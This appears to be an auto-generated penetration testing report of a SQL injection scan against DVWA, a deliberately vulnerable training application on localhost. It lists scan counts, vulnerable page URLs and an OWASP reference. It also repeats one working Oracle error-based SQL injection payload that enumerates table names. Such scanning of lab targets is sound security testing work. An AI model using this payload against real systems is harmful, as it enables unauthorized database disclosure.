Penetration Testing Report:

All Types of attacks attempted: ['Error Based SQL Injection']

General Scan information:

|  |  |  |  |
| --- | --- | --- | --- |
| Website | No. Of URL's Tested | No. Of Successful Attacks | Time Taken |
| DVWA | 127 | 4 | 628 Seconds |

Website Vulnerability Statuses:

|  |  |
| --- | --- |
| Website | Safety |
| DVWA | Website Vulnerable! |

DVWA

Date and Time of Report: 12-05-2023, 13:27:19

Types of Successful attacks: ['Error Based SQL Injection']

SQLI Strings Attempted in Total: 12949

### SQLI Strings Used:

[-] AND 1 = utl\_inaddr.get\_host\_address ( ( SELECT DISTINCT ( table\_name ) FROM ( SELECT DISTINCT ( table\_name ) , ROWNUM AS LIMIT FROM sys.all\_tables ) WHERE LIMIT = 5 ) ) AND 'i' = 'i

[-] AND 1 = utl\_inaddr.get\_host\_address ( ( SELECT DISTINCT ( table\_name ) FROM ( SELECT DISTINCT ( table\_name ) , ROWNUM AS LIMIT FROM sys.all\_tables ) WHERE LIMIT = 5 ) ) AND 'i' = 'i

[-] AND 1 = utl\_inaddr.get\_host\_address ( ( SELECT DISTINCT ( table\_name ) FROM ( SELECT DISTINCT ( table\_name ) , ROWNUM AS LIMIT FROM sys.all\_tables ) WHERE LIMIT = 5 ) ) AND 'i' = 'i

[-] AND 1 = utl\_inaddr.get\_host\_address ( ( SELECT DISTINCT ( table\_name ) FROM ( SELECT DISTINCT ( table\_name ) , ROWNUM AS LIMIT FROM sys.all\_tables ) WHERE LIMIT = 5 ) ) AND 'i' = 'i

### Vulnerable Pages:


[-] http://127.0.0.1/vulnerabilities/brute/

[-] http://127.0.0.1/vulnerabilities/sqli/

[-] http://127.0.0.1/vulnerabilities/brute/?Login=Login&password=ZAP&username=ZAP

[-] http://127.0.0.1/vulnerabilities/sqli/?Submit=Submit&id=ZAP

Vulnerability Statistics:



Recommendations:

SQL Injection: https://owasp.org/www-community/attacks/SQL\_Injection